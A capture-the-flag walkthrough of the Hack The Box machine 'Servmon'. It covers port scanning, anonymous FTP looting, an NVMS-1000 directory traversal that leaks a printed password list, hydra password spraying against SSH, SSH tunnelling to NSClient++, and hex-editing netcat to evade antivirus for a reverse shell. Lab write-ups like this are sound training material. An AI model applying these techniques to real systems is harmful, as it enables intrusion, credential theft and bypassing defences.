
| Name | Servmon |
|---|---|
| Platform | Hack The Box |
| Difficulty | Easy |
| Operating System | Windows |
Walkthrough
Initial Enumeration
After some initial enumeration, we can see several ports open on the machine.
nmap -p 21,22,80,135,139,445,631,5666,8443 -A -sT -T4 -Pn 10.10.10.184 > nmap.txt && cat nmap.txt
PORT     STATE  SERVICE       VERSION
          21/tcp   open   ftp           Microsoft ftpd
          | ftp-anon: Anonymous FTP login allowed (FTP code 230)
          |_02-28-22  06:35PM       <DIR>          Users
          | ftp-syst:
          |_  SYST: Windows_NT
          22/tcp   open   ssh           OpenSSH for_Windows_8.0 (protocol 2.0)
          | ssh-hostkey:
          |   3072 c7:1a:f6:81:ca:17:78:d0:27:db:cd:46:2a:09:2b:54 (RSA)
          |   256 3e:63:ef:3b:6e:3e:4a:90:f3:4c:02:e9:40:67:2e:42 (ECDSA)
          |_  256 5a:48:c8:cd:39:78:21:29:ef:fb:ae:82:1d:03:ad:af (ED25519)
          80/tcp   open   http
          |_http-title: Site doesn't have a title (text/html).
          | fingerprint-strings:
          |   GetRequest, HTTPOptions, RTSPRequest:
          |     HTTP/1.1 200 OK
          |     Content-type: text/html
          |     Content-Length: 340
          |     Connection: close
          |     AuthInfo:
          |     <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
          |     <html xmlns="http://www.w3.org/1999/xhtml">
          |     <head>
          |     <title></title>
          |     <script type="text/javascript">
          |     window.location.href = "Pages/login.htm";
          |     </script>
          |     </head>
          |     <body>
          |     </body>
          |     </html>
          |   NULL:
          |     HTTP/1.1 408 Request Timeout
          |     Content-type: text/html
          |     Content-Length: 0
          |     Connection: close
          |_    AuthInfo:
          135/tcp  open   msrpc         Microsoft Windows RPC
          139/tcp  open   netbios-ssn   Microsoft Windows netbios-ssn
          445/tcp  open   microsoft-ds?
          631/tcp  closed ipp
          5666/tcp open   tcpwrapped
          8443/tcp open   ssl/https-alt
          | http-title: NSClient++
          |_Requested resource was /index.html
          | ssl-cert: Subject: commonName=localhost
          | Not valid before: 2020-01-14T13:24:20
          |_Not valid after:  2021-01-13T13:24:20
          |_ssl-date: TLS randomness does not represent time
          | fingerprint-strings:
          |   FourOhFourRequest, HTTPOptions, RTSPRequest, SIPOptions:
          |     HTTP/1.1 404
          |     Content-Length: 18
          |     Document not found
          |   GetRequest:
          |     HTTP/1.1 302
          |     Content-Length: 0
          |     Location: /index.html
          |     workers
          |_    jobs
          2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
          ==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
          SF-Port80-TCP:V=7.94SVN%I=7%D=1/19%Time=678D43E4%P=x86_64-pc-linux-gnu%r(N
          SF:ULL,6B,"HTTP/1\.1\x20408\x20Request\x20Timeout\r\nContent-type:\x20text
          SF:/html\r\nContent-Length:\x200\r\nConnection:\x20close\r\nAuthInfo:\x20\
          SF:r\n\r\n")%r(GetRequest,1B4,"HTTP/1\.1\x20200\x20OK\r\nContent-type:\x20
          SF:text/html\r\nContent-Length:\x20340\r\nConnection:\x20close\r\nAuthInfo
          SF::\x20\r\n\r\n\xef\xbb\xbf<!DOCTYPE\x20html\x20PUBLIC\x20\"-//W3C//DTD\x
          SF:20XHTML\x201\.0\x20Transitional//EN\"\x20\"http://www\.w3\.org/TR/xhtml
          SF:1/DTD/xhtml1-transitional\.dtd\">\r\n\r\n<html\x20xmlns=\"http://www\.w
          SF:3\.org/1999/xhtml\">\r\n<head>\r\n\x20\x20\x20\x20<title></title>\r\n\x
          SF:20\x20\x20\x20<script\x20type=\"text/javascript\">\r\n\x20\x20\x20\x20\
          SF:x20\x20\x20\x20window\.location\.href\x20=\x20\"Pages/login\.htm\";\r\n
          SF:\x20\x20\x20\x20</script>\r\n</head>\r\n<body>\r\n</body>\r\n</html>\r\
          SF:n")%r(HTTPOptions,1B4,"HTTP/1\.1\x20200\x20OK\r\nContent-type:\x20text/
          SF:html\r\nContent-Length:\x20340\r\nConnection:\x20close\r\nAuthInfo:\x20
          SF:\r\n\r\n\xef\xbb\xbf<!DOCTYPE\x20html\x20PUBLIC\x20\"-//W3C//DTD\x20XHT
          SF:ML\x201\.0\x20Transitional//EN\"\x20\"http://www\.w3\.org/TR/xhtml1/DTD
          SF:/xhtml1-transitional\.dtd\">\r\n\r\n<html\x20xmlns=\"http://www\.w3\.or
          SF:g/1999/xhtml\">\r\n<head>\r\n\x20\x20\x20\x20<title></title>\r\n\x20\x2
          SF:0\x20\x20<script\x20type=\"text/javascript\">\r\n\x20\x20\x20\x20\x20\x
          SF:20\x20\x20window\.location\.href\x20=\x20\"Pages/login\.htm\";\r\n\x20\
          SF:x20\x20\x20</script>\r\n</head>\r\n<body>\r\n</body>\r\n</html>\r\n")%r
          SF:(RTSPRequest,1B4,"HTTP/1\.1\x20200\x20OK\r\nContent-type:\x20text/html\
          SF:r\nContent-Length:\x20340\r\nConnection:\x20close\r\nAuthInfo:\x20\r\n\
          SF:r\n\xef\xbb\xbf<!DOCTYPE\x20html\x20PUBLIC\x20\"-//W3C//DTD\x20XHTML\x2
          SF:01\.0\x20Transitional//EN\"\x20\"http://www\.w3\.org/TR/xhtml1/DTD/xhtm
          SF:l1-transitional\.dtd\">\r\n\r\n<html\x20xmlns=\"http://www\.w3\.org/199
          SF:9/xhtml\">\r\n<head>\r\n\x20\x20\x20\x20<title></title>\r\n\x20\x20\x20
          SF:\x20<script\x20type=\"text/javascript\">\r\n\x20\x20\x20\x20\x20\x20\x2
          SF:0\x20window\.location\.href\x20=\x20\"Pages/login\.htm\";\r\n\x20\x20\x
          SF:20\x20</script>\r\n</head>\r\n<body>\r\n</body>\r\n</html>\r\n");
          ==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
          SF-Port8443-TCP:V=7.94SVN%T=SSL%I=7%D=1/19%Time=678D43ED%P=x86_64-pc-linux
          SF:-gnu%r(GetRequest,74,"HTTP/1\.1\x20302\r\nContent-Length:\x200\r\nLocat
          SF:ion:\x20/index\.html\r\n\r\n\0\0\0\0\0\0\0\0\0\0\xa3\xaf\xd2\^\0\xa8'\x
          SF:af#!\xf4\xb9\x14\x88\xe3\xfa\xfe'\x14\x12\x02\x18\0\x1aC\n\x07workers\x
          SF:12\n\n\x04jobs\x12\x02\x18\x15\x12\x0f")%r(HTTPOptions,36,"HTTP/1\.1\x2
          SF:0404\r\nContent-Length:\x2018\r\n\r\nDocument\x20not\x20found")%r(FourO
          SF:hFourRequest,36,"HTTP/1\.1\x20404\r\nContent-Length:\x2018\r\n\r\nDocum
          SF:ent\x20not\x20found")%r(RTSPRequest,36,"HTTP/1\.1\x20404\r\nContent-Len
          SF:gth:\x2018\r\n\r\nDocument\x20not\x20found")%r(SIPOptions,36,"HTTP/1\.1
          SF:\x20404\r\nContent-Length:\x2018\r\n\r\nDocument\x20not\x20found");
          No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
          TCP/IP fingerprint:
          OS:SCAN(V=7.94SVN%E=4%D=1/19%OT=21%CT=631%CU=38370%PV=Y%DS=2%DC=T%G=Y%TM=67
          OS:8D4466%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=108%TI=I%CI=I%II=I%SS=
          OS:S%TS=U)OPS(O1=M53CNW8NNS%O2=M53CNW8NNS%O3=M53CNW8%O4=M53CNW8NNS%O5=M53CN
          OS:W8NNS%O6=M53CNNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70)ECN
          OS:(R=Y%DF=Y%T=80%W=FFFF%O=M53CNW8NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+%F=A
          OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T5(R
          OS:=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S=A%A=O%F
          OS:=R%O=%RD=0%Q=)T7(R=N)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%
          OS:RUCK=G%RUD=G)IE(R=Y%DFI=N%T=80%CD=Z)

          Network Distance: 2 hops
          Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

          Host script results:
          | smb2-security-mode:
          |   3:1:1:
          |_    Message signing enabled but not required
          |_clock-skew: -1s
          | smb2-time:
          |   date: 2025-01-19T18:28:36
          |_  start_date: N/A
Lets start by checking out the FTP server. According to the NMap output, FTP allows for anonymous login so lets check that out.
ftp 10.10.10.184
Hosted on the FTP share are a couple text files, so lets pull them down to and check them out.
Connected to 10.10.10.184.
          220 Microsoft FTP Service
          Name (10.10.10.184:root): anonymous
          331 Anonymous access allowed, send identity (e-mail name) as password.
          Password:
          230 User logged in.
          Remote system type is Windows_NT.
          ftp> ls

          [...SNIP...]

          02-28-22  06:35PM       <DIR>          Users

          ftp> cd Users
          250 CWD command successful.
          ftp> ls

          [...SNIP...]

          02-28-22  06:36PM       <DIR>          Nadine
          02-28-22  06:37PM       <DIR>          Nathan

          ftp> cd Nadine
          250 CWD command successful.
          ftp> ls -la

          [...SNIP...]

          02-28-22  06:36PM                  168 Confidential.txt
          226 Transfer complete.

          ftp> get Confidential.txt
          100% |*************************************************************************|   168        1.64 KiB/s    00:00 ETA
          226 Transfer complete.

          ftp> cd ../Nathan
          250 CWD command successful.
          ftp> ls

          02-28-22  06:36PM                  182 Notes to do.txt
          226 Transfer complete.
          ftp> get "Notes to do.txt"
          100% |*************************************************************************|   182        1.20 KiB/s    00:00 ETA
          226 Transfer complete.
In the note Confidential.txt it details a text file called Passwords.txt located on the Desktop of the user Nathan. That’s very interesting.
Nathan,

          I left your Passwords.txt file on your Desktop.  Please remove this once you have edited it yourself and place it back into the secure folder.

          Regards

          Nadine
Inside the note Notes to do.txt it lists some interesting information that seems to have some tasks left incomplete. In particular, there is apparently public access to some NVMS system. This might be something running on port 80, so lets check it out.
1) Change the password for NVMS - Complete
          2) Lock down the NSClient Access - Complete
          3) Upload the passwords
          4) Remove public access to NVMS
          5) Place the secret files in SharePoint
Lets try to use the directory traversal vulnerability in the NVMS 1000 web page on port 80. Lets go check it out.

When we navigate to the machine’s IP in our web browser, sure enough we are greeted with the login panel for a service called NVMS-1000. We can try some default credentials here but they are most likely not valid since the note indicated that the password has been changed.
Lets instead go online and see if we can find any information on this service.
After doing some online research, I came across an unauthenticated Directory Traversal Vulnerability.
https://www.exploit-db.com/exploits/48311
What is a Directory Traversal Vulnerability?
A directory traversal (or path traversal) vulnerability allows attackers to access, read, or modify restricted files and directories outside the web root folder by manipulating input parameters with
../sequences.
Leveraging the POC in the exploit link we have been able to recreate the vulnerability and leak the contents of the file win.ini.

With this vulnerability in mind in combination with what the note from earlier stated regarding there being a file called Passwords.txt located on the desktop of the user Nathan, we should see if we can leak that file.
Lets go ahead and change the file path in the POC. And just like that we are able to list a file filled with passwords. That’s convenient.

1nsp3ctTh3Way2Mars!
          Th3r34r3To0M4nyTrait0r5!
          B3WithM30r4ga1n5tMe
          L1k3B1gBut7s@W0rk
          0nly7h3y0unGWi11F0l10w
          IfH3s4b0Utg0t0H1sH0me
          Gr4etN3w5w17hMySk1Pa5$
Initial Foothold

Now, we have a username and a list of passwords. Considering that there is an SSH server running on the machine, lets try some password spraying. To get this done, lets use the tool hydra.
hydra -l nadine -P password.txt ssh://10.10.10.184
And it looks like we have a hit! And what a classy password we hit on. Lets go ahead and get an SSH shell.
Privilege Escalation
After doing some perusing around the file system, we come across a file called nsclient.ini located in the NSClient++ directory. It seems that there is a password saved in this file. According to some online research, for the NSClient++ platform, the administrator password tends to be located in the file c:\Program Files\NSClient++\nsclient.ini .

After doing some more online research, I came across a Local Privesc vulnerability for this program.
https://www.exploit-db.com/exploits/46802
Unfortunately, this privilege escalation write-up was not very well written, and difficult to execute, so we might move onto another, more automated, exploit to escalate privileges (below).
First, lets verify that the service is running.

Now, lets try to login to the web panel with the admin password. Unfortunately, we are denied access when trying to login with from our local Kali machine. This is most likely means that we have to access this machine from the local host.


We can verify this information by querying the firewall information on the local machine.
netsh firewall show config
Looks like the firewall is only allowing port 22 (ssh) traffic through. Since we have credentials, we can create an SSH tunnel and access the portal locally to hopefully bypass this.
Lets go ahead and bind the local host port 8443 of the target machine to the local port 8443 on our own machine using SSH.
ssh -L 8443:127.0.0.1:8443 nadine@10.10.10.184
Now that the SSH tunnel has been established, lets navigate to port 8443 on our local machine in the web browser and attempt to login again.

Looks like we are logged in, so that worked!

Now, for this exploit, we are going to want a program to execute as a higher privileged user. One way of attaining a higher level shell this, is by running the exploit against with a program like netcat which can be used to make a remote call back to our machine and giving us a shell.
Now, for this step, we have run into a bit of a hiccup. It appears that when we host a copy of netcat on our machine, pull it down to the target machine and try to run it, that there is some antivirus check going on that is deleting the file after failing to run it.

One of the most basic kinds of antivirus checks is called fingerprinting. This is simply hashing a file and comparing that hash to a table of known, hashed malicious files. A simple fix for this is to change literally anything within the file, which results in a completely unique hash.
To avoid breaking any of the files functionality, lets aim to change something benign within the file such as a description string. Lets use some hex editor tools built-in to Kali such as hexeditor to identify such a string to change.

Pretty quickly we find an error string that says This program cannot be run in DOS mode. This is perfect! Lets just simply replace some of the string with blank spaces.

Now, lets change the name of nc.exe to the innocent kitten.exe in the case that there is a name check being parsed on the antivirus. And as we can see from the following output, when we compare the two files, the original still contains the original string and our new kitten.exe file has been altered.

And to verify that the file hashes are different, we can run a hashing algorithm on both of the files and compare.
Now, after pulling down our new file to the machine, lets test it out and see if it works. Sure enough, we get a call back to our machine.

Finally, lets try using this automated script to exploit the vulnerability.
https://github.com/xtizi/NSClient-0.5.2.35---Privilege-Escalation/blob/master/exploit.py
Lets alter the python script with the relevant information such as the credentials and the reverse shell script utilizing our altered kitten.exe netcat file.
#!/usr/bin/python3#automated way of exploiting vulnerabale NSClient++ 0.5.2.35 for privilege escalation.#original exploit: https://www.exploit-db.com/exploits/46802import requests

